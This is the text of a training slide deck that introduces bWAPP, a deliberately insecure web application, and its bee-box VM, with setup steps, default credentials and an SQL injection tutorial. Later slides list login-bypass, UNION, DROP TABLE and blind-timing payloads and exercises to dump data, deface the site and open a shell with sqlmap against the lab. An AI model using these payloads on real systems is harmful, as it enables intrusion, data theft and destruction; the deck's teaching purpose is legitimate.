



What is bWAPP?

introducing an extremely buggy web application

MME | IT Audits & Security



Defense Needed

- Web application security is today's most overlooked aspect of securing the enterprise
- Hackers are concentrating their efforts on websites and web applications
- Web apps are an attractive target for cyber criminality, cyber warfare and hacktivism



Defense Needed

- Why are web applications an attractive target?
 - Easily available via the Internet (24/7)
 - Traditional firewalls and SSL provide no protection
 - Mission-critical business applications containing sensitive data
 - Direct access to backend data
 - Many applications are custom-made == vulnerable

bWAPP == defense

- bWAPP, or a **buggy Web APPlication**
- Deliberately insecure web application, includes all major known web vulnerabilities
- Helps security enthusiasts, developers and students to **discover** and to **prevent** issues
- Prepares for successful penetration testing and ethical hacking projects



What is bWAPP? | © 2013 MME BV

Follow [@MME_IT](#) on Twitter and receive our cheat sheet, updated on a regular basis!

bWAPP

The screenshot shows the bWAPP homepage. At the top, there's a yellow header with the bWAPP logo (a bee icon next to the text) and the tagline "an extremely buggy web application!". On the right side of the header, there's a dropdown menu labeled "Choose your bug:" set to "bWAPP v1.6" with a "Hack" button. Below the header is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Bee. The main content area has a title "/ Portal /". Below it, a text block explains the purpose of bWAPP: "bWAPP or a buggy web application is build to allow security enthusiasts, students and developers to better secure web applications. bWAPP prepares you to conduct successful penetration testing and ethical hacking projects. bWAPP contains all vulnerabilities from the OWASP Top 10 project. It is for educational purposes only." To the right of this text are social media icons for LinkedIn, Twitter, and Facebook. Below the text is a dropdown menu titled "Which bug do you want to hack today? :-)" containing a list of vulnerabilities: /A1 - Injection /, HTML Injection - Reflected (GET), HTML Injection - Reflected (POST), HTML Injection - Reflected (Current URL), HTML Injection - Stored (Blog), SQL Injection (Search), SQL Injection (Select), and SQL Injection (Login). A "Hack" button is at the bottom of this dropdown. At the very bottom of the page, there's a footer bar with the text "bWAPP or a buggy web application is for educational purposes only / © 2013 MME BVBA All rights reserved."

bWAPP

■ Testimonials

Awesome! It's good to see fantastic tools staying up to date ...



**- Ed Skoudis
Founder of Counter Hack**

I just installed bWAPP 1.6 into the next release of SamuraiWTF ... Its a great app ...



**- Justin Searle
Managing Partner at UtiliSec**

Great progress on bWAPP BTW! :)



**- Vivek Ramachandran
Owner of SecurityTube**

bWAPP

■ About me

Email | malik@mmeit.be



LinkedIn | be.linkedin.com/in/malikmesellem



Twitter | twitter.com/MME_IT



Blog | itsecgames.blogspot.com



bWAPP

■ Architecture


- Open source PHP application
- Backend MySQL database
- Can be hosted on Linux/Windows using Apache/IIS
- Can be installed with [WAMP](#) or [XAMPP](#)



bWAPP

■ Features

- Very easy to use and to understand
- Well structured and documented PHP code
- Different security levels (low - medium - high)
- ‘New user’ creation
- Reset and reinstall database feature
- Email functionalities
- ‘Evil’ directory including attack scripts




bWAPP

- What makes bWAPP so unique ?
 - Well, it has **over 60** web bugs!
 - Covering all major known web vulnerabilities
 - Including all risks from the OWASP Top 10 project



bWAPP


- Which bug do you want to hack today ?



bWAPP

- Which bug do you want to hack today ? (1)


- Injection vulnerabilities like SQL, XML/XPath, JSON, LDAP, HTML, SSI, Command and SMTP injection
- Authentication, authorization and session management issues
- Malicious, unrestricted file uploads
- Arbitrary file access and directory traversals
- Cookie poisoning
- Local and remote file inclusions (LFI/RFI)
- Server Side Request Forgery (SSRF)



bWAPP

- Which bug do you want to hack today ? (2)


- Configuration issues: Man-in-the-Middle, cross-domain policy file, FTP, WebDAV, information disclosures,...
- HTTP parameter pollution and HTTP response splitting
- Denial-of-Service (DoS) attacks
- HTML5 ClickJacking, Cross-Origin Resource Sharing (CORS) and web storage issues
- Unvalidated redirects and forwards
- Insecure cryptographic storage



bWAPP

- Which bug do you want to hack today ? (3)

- Cross-Site Scripting (XSS), Cross-Site Tracing (XST) and Cross-Site Request Forgery (CSRF)
- AJAX and Web Services issues (JSON/XML/SOAP)
- Parameter tampering
- HTTP verb tampering
- Local privilege escalation
- And much more ☺



bWAPP

The image displays a collage of screenshots from the bWAPP web application, illustrating various security vulnerabilities:

- Home Page:** Shows the main interface with a yellow header "Choose your bug" and "Hack" button, and a sidebar with a list of bugs including SQL Injection, XSS, and File Upload.
- Portal Page:** Shows a success message "Connection - Stored!" and a sidebar with a code snippet showing a password reset vulnerability.
- CSRF (Transfer Amount) Page:** Shows a form where an attacker can transfer 100 EUR from one account to another.
- SQL Injection (Search) Page:** Shows a search bar with the query "0 or 1=1" and a table of movie titles.
- Table Data:** A table showing movie details:

Title	Release	Character	Genre
Iron Man	2008	Tony Stark	action
The Amazing Spider-Man	2012	Peter Parker	action
The Incredible Hulk	2008	Bruce Banner	action
The Dark Knight Rises	2012	Bruce Wayne	action
The Cabin in the Woods	2011	Some zombies	horror
Terminator Salvation	2009	John Connor	sci-fi

- Log File:** Shows a terminal log with numerous error messages related to SQL injection and password cracking.
- Scan Threads:** Shows a list of detected vulnerabilities:

 - Web Alerts (437):
 - Blind SQL Injection (10)
 - Code execution (1)
 - Configuration File Source Code Disclosure (1)
 - Cross Site Scripting (2)
 - Cross Site Scripting (verified) (22)
 - Directory Traversal (3)
 - DOM-based Cross-Site Scripting (1)
 - File inclusion (2)
 - File Upload XSS (1)
 - PHP Hash Collision Denial Of Service Vulnerability (2)
 - Script source code disclosure (1)
 - Slow HTTP Denial of Service Attack (1)
 - SQL Injection (verified) (7)
 - Unrestricted File Upload (1)
 - XPath Injection vulnerability (8)
 - Apache 2.x version older than 2.2.9 (2)
 - Apache httpd Remote Denial of Service (2)
 - Application error message (43)
 - Backup files (2)
 - Directory Listing (14)
 - Error message on page (6)

bWAPP

■ External links

- Home page - www.itsecgames.com
- Download location - sourceforge.net/projects/bwapp
- Blog - itsecgames.blogspot.com

bWAPP
an extremely buggy web application!

Home Bugs Download Blog ITSEC Training

/ Home /

bWAPP is a buggy web application, is a free and open source web application build to allow security enthusiasts, students and developers to better secure web applications. bWAPP prepares to conduct successful penetration testing and ethical hacking projects. It includes all the tools from the OWASP Top 10 project.

bWAPP is a PHP application that needs a MySQL database. It can be hosted on Linux and Windows using Apache and MySQL. It can also be run on WAMP or XAMPP.

Another possibility is to download the box-box, a custom Linux VM pre-installed with bWAPP.

bWAPP is part of the ITSEC Games project. ITSEC Games are a fun approach to IT security education. IT security, ethical hacking, training and fun... all mixed together.

If you have more about the ITSEC Games and bWAPP projects on our blog.

If you have questions or if you want to help me with the project, don't hesitate to contact me.

Regards
Mark Meuleman

Home / Browse / bWAPP

bWAPP

an extremely buggy web application !

Brought to you by: mmeletem

Summary Files Reviews Support Wiki Code Tickets Discussion Blog

★ 5.0 Stars (47)

↓ 161 Downloads (This Week)

Last Update: 4 days ago

Download bWAPP_free.zip

Browse All Files

SQL Injection (Search) Broken Auth - Password Attacks

ITSEC GAMES

IT security, ethical hacking, training and fun... all mixed together.

Monday, January 14, 2013

bWAPP - Installation

It is pretty easy to install bWAPP or a buggy web application. In order to do that, you have to meet some requirements first.

These are the requirements:


- an operating system: Windows, Linux, Unix, Mac OS...
- a web server (Apache, IIS, ...)
- the PHP extensions
- a MySQL installation
- (or you could install WAMP or XAMPP)

Not I will not explain how to install Apache/PHP and MySQL.

bWAPP
an extremely buggy web application !

bee-box

- Meet the **bee-box**... a home for our bee
- VM pre-installed with bWAPP
- LAMP environment: **L**inux, **A**pache, **M**ySQL and **P**HP
- Requires zero installation
 - Made for those who are really lazy 😊
 - Reduces the ‘how to use?’ SPAM in my mailbox



bee-box

- bee-box is also made deliberately insecure...
- Gives you several ways to hack and deface bWAPP
 - Even possible to hack the bee-box to get full root access!
- Opportunity to explore all bWAPP vulnerabilities
- Hacking, defacing and exploiting without going to jail
- You can download bee-box from [here](#)



bee-box



What is bWAPP? | © 2013 MME BVBA, all rights reserved.

Follow [@MME_IT](#) on Twitter and receive our cheat sheet, updated on a regular basis!

bee-box

■ Features (1)

- Apache, MySQL and PHP installed and configured
- Several PHP extensions installed
- phpMyAdmin installed
- Postfix installed and configured
- Insecure FTP and WebDAV configuration
- .htaccess files support enabled
- AppArmor disabled

bee-box

■ Features (2)

- ‘Tuned’ file access permissions
- Configured with a poor self-signed certificate (SSL)
- Some basic security tools installed
- Shortcuts to start, install and update bWAPP
- An amazing wallpaper ☺
- And last but not least, an outdated Linux kernel...

bWAPP and bee-box

- Both are part of the ITSEC GAMES project
- A fun approach to IT security education
- IT security, ethical hacking, training and fun... all mixed together



bWAPP and bee-box

- Ready, set, and hack !
- There's only 1 thing to remember
- The logon credentials are...



bee/bug

bWAPP and bee-box

- Ready, set, and hack !
- There's only 1 thing to remember
- The logon credentials are **bee/bug**
- So please don't SPAM me anymore



bWAPP and bee-box

- More credentials (for wizkids only)
 - bWAPP
 - bee/bug
 - bee-box
 - bee/bug
 - Super user: bug
 - MySQL and phpMyAdmin
 - root/bug

bWAPP and bee-box

- Installation and configuration
 - Install VMware Player, Workstation or Fusion
 - Install and start the bee-box VM
 - Configure or check the IP settings
 - Browse to the bWAPP web app
 - [http://\[IP\]/bWAPP/](http://[IP]/bWAPP/)
 - Login with **bee/bug**

bWAPP and bee-box


- Settings
 - General application settings
 - sudo gedit /var/www/bWAPP/admin/settings.php

```
// A.I.M., a no-authentication mode for testing web scanners and crawlers
// Evil bees are HUNGRY ;)
// URL: http://itsecgames.com/bWAPP/aim.php
$remote_IP = "6.6.6.6";

// Credentials, used on some pages
$login = "bee";
$password = "bug";
```

bWAPP and bee-box

- A.I.M.
 - No-authentication mode
 - For testing web scanners and crawlers
 - [http://\[IP\]/bWAPP/aim.php](http://[IP]/bWAPP/aim.php)



bWAPP and bee-box

- Reset options
 - Resets the application
 - `http://[IP]/bWAPP/reset.php`
 - Resets the application + database
 - `http://[IP]/bWAPP/reset.php?secret=bWAPP`

bWAPP and bee-box

- Host file (optional)
 - Change the host file on the local machine

```
# For example:  
#  
#      102.54.94.97      rhino.acme.com      # source server  
#      38.25.63.10      x.acme.com          # x client host  
# localhost name resolution is handled within DNS itself.  
#      127.0.0.1      localhost  
#      ::1            localhost  
  
# Replace 10.0.1.51 with YOUR bee-box IP :)  
10.0.1.51      itsecgames.com  
10.0.1.51      intranet.itsecgames.com  
10.0.1.51      attacker.com
```

bWAPP and bee-box

- Postfix (optional)
 - Reconfigure and restart Postfix on the bee-box
 - sudo gedit /etc/postfix/main.cf
 - sudo /etc/init.d/postfix restart

```
myhostname = bee-box
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = itsecgames.com, bee-box, localhost.localdomain, localhost
# Replace the hostname with the hostname of YOUR SMTP provider :)
relayhost = out.telenet.be

mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
```

Ready to exploit some bugs?


OWASP

- OWASP, or Open Web Application Security Project
- Worldwide non-profit organization focused on improving the security of software
- Freely-available articles, methodologies, documentation, tools, and technologies
- Vendor neutral, no recommendations for commercial products or services!



OWASP

■ OWASP Top 10 Application Security Risks




Injection

- Injection flaws occur when an application sends **untrusted data** to an interpreter
- They are often found in SQL, LDAP, XPath, OS commands, XML parsers, SMTP headers, program arguments, etc.
- Easy to discover when examining code, but frequently hard to discover via pentesting!
- Scanners and fuzzers can help in finding injection flaws


Injection

- Injection can result in
 - Data loss or corruption
 - Website defacement
 - Denial of access
 - Complete host take over



Injection

■ Injection in the OWASP Top 10




SQL Injection

- **SQL injection** is very common in web applications
- Occurs when user input is sent to a SQL interpreter as part of a query
- The attacker tricks the interpreter into executing unintended SQL queries

The screenshot shows a web page titled "SQL Injection (Search)". At the top, there is a search bar with the placeholder "Search for a movie:" and a "Search" button. Below the search bar is a horizontal navigation menu with five items: "Title", "Release", "Character", "Genre", and "IMDb". A red error message is displayed below the menu: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' at line 1".


SQL Injection

- Normal operation



SQL Injection

- Abnormal operation



SQL Injection

- PHP code
 - `SELECT * FROM table WHERE username='.$login.' AND password='.$password.'`
- Expected input
 - `SELECT * FROM table WHERE username='alice' AND password='loveZombies'`
- But what if the person injected
 - `SELECT * FROM table WHERE username='alice' AND password=" or 1=1 --`

SQL Injection

■ Simple injections

- '--
- ' or 'a'='a
- ' or 'a'='a'--
- ' or '1'='1
- ' or 1=1--

SQL Injection

- Union injections
 - ' UNION SELECT field1, field2 FROM table--
 - ' UNION SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_schema=database()--
- Stacked queries
 - '; DROP TABLE table;--

Exercise



- SQL Injection - Bypassing Login Forms
 - Go to http://itsecgames.com/bWAPP/sql_3.php
 - Valid credentials: **alice/loveZombies**
 - Enter a quote ('') in the form fields
 - Try to login with the user Alice, without password
 - Try to login with a non-existent user

Exercise



- SQL Injection - Extracting Data

- Go to http://itsecgames.com/bWAPP/sqli_1.php
- Enter a quote (') in the form fields
- Any differences?
 - blah' or 1=1--
 - blah' or 1=2--
- Try to grab the user passwords...

Blind SQL Injection

- **Blind SQL injection** is a type of SQL injection attack that asks the database true or false questions
- Often used when the web application is configured to show generic error messages
 - Vulnerable code to SQL injection is not mitigated
 - Database does not output data to the web page
- Nearly identical to normal SQL injection, the way data is retrieved from the database is different...



Exercise



■ Blind SQL Injection

- Go to http://itsecgames.com/bWAPP/sql_4.php
- Enter an existing and non-existing movie
- Any differences?
 - iron man' and 1=1--
 - iron man' and 1=2--
 - iron man' and 1=1 and SLEEP(5)--
 - iron man' and 1=2 and SLEEP(5)--

Automated SQL Injection

■ sqlmap

- Open source penetration testing tool
- Automates the process of detecting and exploiting SQL injection
- Developed in Python, since July 2006
- Full support for MS SQL, MySQL, Oracle, PostgreSQL,...
- Full support for various SQL injection techniques
- Site: <http://sqlmap.org/>



Exercise



■ Automated SQL Injection

- Exploit the title-parameter: http://itsecgames.com/bWAPP/sql_1.php?title
 - Dump ALL data from the database
 - Deface the bWAPP website
 - Use the --os-shell option
 - You will need a writable directory to upload the stager...
